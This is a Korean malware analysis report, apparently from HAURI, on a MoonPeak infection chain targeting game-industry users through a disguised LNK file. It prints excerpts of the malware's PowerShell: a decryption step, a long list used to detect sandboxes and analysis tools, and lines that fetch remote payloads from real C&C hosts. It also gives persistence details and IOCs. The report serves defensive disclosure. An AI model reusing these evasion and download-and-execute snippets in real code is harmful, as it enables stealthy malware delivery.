# 악성코드 상세 분석 보고서

게임 업계 대상 MoonPeak 감염 사례 분석

( Document No : DT-20260721-001 )


HAURI

www.hauri.co.kr

### ∘ 분석 개요

본 악성코드는 게임 캐릭터 디자인 관련 파일로 위장한 LNK 파일을 통해 사용자의 실행을 유도한 후, PowerShell 기반 스크립트를 이용하여 분석 환경을 확인하고 시스템 정보를 수집한다. 이후 런타임에 aes.js를 생성하여 Cookie를 획득하고 이를 C&C 통신에 활용하며, 작업 스케줄러를 이용한 지속성을 확보한 뒤 추가 페이로드를 다운로드 및 실행하는 다단계 감염 구조를 가진다.

추가로 확보한 페이로드는 RTF 파일로 위장한 GZIP 데이터를 복원하여 실행하며, 최종적으로 XenoRAT 기반 변종으로 알려진 MoonPeak을 로드하는 것을 확인하였다. 또한 C&C 서버와 비동기 소켓 통신을 수행하고 기존 MoonPeak 사례와 동일한 뮤텍스 문자열을 사용하는 점을 통해 MoonPeak 계열 악성코드와의 연관성을 확인하였다.




[MoonPeak 감염 도식도]

## 1. Ref_Link.png.lnk


**개요 :** 실행 시, PNG 와 파워쉘 스크립트를 복호화하여 실행한다.

| | |
|---|---|
| ViRobot | LNK.S.Agent.2245011 |

**상세분석 :**

(1) 게임 캐릭터 프로필로 위장하여 실행되는 악성 LNK 파일이 확인되었다. ZIP 폴더 내 PDF 와 WORD 문서는 [그림 2]와 같이 캐릭터 콘셉트에 대해 기입된 문서 파일이다.


[그림 1] zip 파일 내부





[그림 2] 문서 파일

(2) RefLink.png 로 위장한 바로가기 파일 실행 시, 파일 내부 특정 오프셋에 저장된 Ref_Link.png 와 파워쉘 스크립트를 복호화하여 임시 폴더에 생성한 후 실행하며, 파워쉘 스크립트와 원본 파일인 LNK 파일은 삭제한다.

- 파일 경로: C:₩[파일 실행 경로]₩Ref_Link.png
- 파일 경로: C:₩%Temp%₩[랜덤명].ps1

```
$UcA = Join-Path $wW ('Ref_Link.png');
pl 22138 2222873 69 $UcA;
Start-Process $UcA;
$zpv = [System.Text.Encoding]::UTF8.GetString([byte[]](pl 12288 9850 231));
$Ule = Join-Path $env:TEMP (([System.IO.Path]::GetRandomFileName()) + '.ps1');
Set-Content -Path $Ule -Value $zpv -Encoding UTF8 -Force;
```

[그림 3] 복호화 코드




[그림 4] LNK 파일 대체


(3) 파워쉘 스크립트는 실행 중인 프로세스 목록과 CIM 정보를 확인하여 분석 환경 여부를 판별하고, 분석 환경이 아닌 경우 다음 코드를 진행한다.

```
$fY = @("vmxnet", "vmusrvc", "vmsrvc", "vmtoolsd", "vmwaretray", "vboxservice",
"vboxtray", 'idaq', 'idaq64', 'autoruns', 'dumpcap', 'de4dot', 'hookexplorer', 'ilspy',
 'lordpe', 'dnspy', 'petools', 'autorunsc', 'resourcehacker', 'filemon', 'regmon',
'procexp', 'procexp64', 'tcpview', 'tcpview64', 'Procmon', 'Procmon64', 'vmmap',
'vmmap64', 'portmon', 'processlasso', 'Wireshark', 'Fiddler Everywhere', 'Fiddler',
'ida', 'ida64', 'ImmunityDebugger', 'WinDump', 'x64dbg', 'x32dbg', 'OllyDbg',
'ProcessHacker');
foreach ($CV in $fY) {
    if (Get-Process -Name $CV -ErrorAction SilentlyContinue) { exit; };
};
$PM7 = $null;
try {
    $PM7 = Get-CimInstance -ClassName Win32_ComputerSystem -ErrorAction Stop;
    if ($PM7.Model -eq 'Google Compute Engine') { exit; };
    if ($env:COMPUTERNAME -eq "JAKE-PC") { exit; };
    if ($PM7.PrimaryOwnerName -eq "Bruno" -or $PM7.PrimaryOwnerName -eq "BigJoe") {
    exit; };
    if ($PM7.Manufacturer -eq "QEMU" -and $PM7.Model -like "Standard PC*") { exit; };
    if ($PM7.Manufacturer -eq "VMware, Inc.") { exit; };
    if ($PM7.Manufacturer -eq "Red Hat" -and $PM7.Model -eq "KVM") { exit; };
}
```

[그림 5] 분석 환경 회피


(4) 또한, C&C 통신에 사용할 Cookie 생성을 위해 임시 폴더에 aes.js 를 저장한다. aes.js 는 기본 코드와 메인 홈페이지에서 로드한 추가 코드를 결합한 스크립트이다.

- C&C: hxxp://un3i.freepage[.]cc/aes.js
- 파일 경로: C:₩%Temp%₩aes.js




[그림 6] aes.js

(5) 추가 코드는 CLI 기반 요청을 통해 받아오며, 브라우저에서 직접 접속할 경우 [그림 7]과 같이 리디렉션되어 코드를 확인할 수 없도록 구성되어 있다. 이는 일반적인 웹 브라우저를 이용한 분석을 방해하기 위한 목적으로 판단된다.




[그림 7] 도메인 정지 페이지

(6) 임시 폴더에 생성된 aes.js 는 Cookie 를 생성하여 반환한 뒤 삭제된다. 생성된 Cookie 는 이후 C&C 통신의 헤더에 포함되어 세션을 유지하는데 사용된다.

- Cookie: 08d64d2d6287d6b8929dafcaba0c4bab

```
>cscript.exe /nologo aes.js
08d64d2d6287d6b8929dafcaba0c4bab
```

[그림 8] Cookie 생성

(7) 이후 시스템 정보를 수집한 뒤 앞서 생성한 Cookie 를 포함하여 C&C 로 전송한다.


- C&C: hxxp://un3i.freepage[.]cc/mort.php

```
g :: 6.20
Cookie ::
Name          Domain    Manufacturer Model     PrimaryOwnerName TotalPhysicalMemory
----          ------    ------------ -----     ---------------- -------------------



Caption                     Version    BuildNumber OSArchitecture LastBootUpTime
-------                     -------    ----------- -------------- --------------


Total Count :: 82 Processes
ProcessName           ProcessID ParentProcessId ExecutablePath
-----------           --------- --------------- --------------
```

[그림 9] 수집하는 시스템 정보

(8) 이후 지속성 확보를 위해 작업 스케줄러에 등록할 VBS 파일과, 해당 VBS 에서 실행한 파워쉘 스크립트를 임시 폴더에 생성한다.

- 작업명: Google Chrome Updates{A746B365-4762-6831-5382-D12C13B5C040}




[그림 10] 작업 생성

(9) 작업스케줄러에 의해 실행된 파워쉘 스크립트는 추가 페이로드를 실행한다.

- hxxp://un3i.freepage[.]cc/uni.txt

```
$Jy = 'MID_LOGFOLDER_SUBPATH';
$OL = (Invoke-WebRequest -Uri ("http://un3i.freepage.cc/uni.txt") -UserAgent ("Mozill
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.
```

[그림 11] 추가 페이로드 실행 코드

(10) 추가 페이로드인 uni.txt 를 확보하지 못하여 동일 공격자의 소유로 추정되는 서버에서 확보한 파일로 추가 분석을 진행하였다.


[그림 12] 파일 확보 불가

- C&C: hxxp://38.180.204.13/unicorn


[그림 13] 동일 공격자의 소유로 추정되는 서버


(11) uni.txt 는 C&C 의 test.bef_fri 파일을 디스크에 파일 생성없이 메모리 상에서 실행한다.

- hxxp://38.180.204[.]13/unicorn/test.bef_fri

```
$midHost = 'http://38.180.204.13/unicorn';
$fileUrl = $midHost + '/test.bef_fri';
```

[그림 14] uni.txt

(12) rtf 파일로 보이도록 조작한 매직코드를 GZIP 헤더로 복구하여 압축해제 후 실행한다. 압축해제된 파일은 XenoRAT 기반 변종으로 알려진 MoonPeak 으로 확인되었다.




[그림 15] test.bef_fri

(13) test.bef_fri 는 [그림 17]과 같이 뮤텍스를 생성한다. 해당 뮤텍스 문자열은 기존 MoonPeak 악성코드에서 사용된 값과 일치한다. 이후 C&C 서버와 비동기 소켓 통신을 수행하며, 추가 악성코드를 로드하여 악성 행위를 수행할 수 있다.

- C&C: 107.172.249[.]140:443

| Name | Value |
|---|---|
| socket | {System.Net.Sockets.Socket} |
| host | "107.172.249.140" |
| port | 0x000001BB |

[그림 16] C&C 주소

- Mutex: Dansweit_Hk65-PSAccerdle

| Name | Value |
|---|---|
| str0 | "Dansweit_Hk65" |
| str1 | "-PSAccerdle" |
| length | 0x0000000D |
| text | "Dansweit_Hk65-PSAccerdle" |

[그림 17] Mutex 생성

# IOC

***C&C**

hxxp://un3i.freepage[.]cc
107.172.249[.]140:443
38.180.204[.]13

***MD5**

D957F2F932F379FBE30D06158D804005
8680E930BF18C78BCDB967FF7A8B0145
A430F2132ED78FF72663823171332BED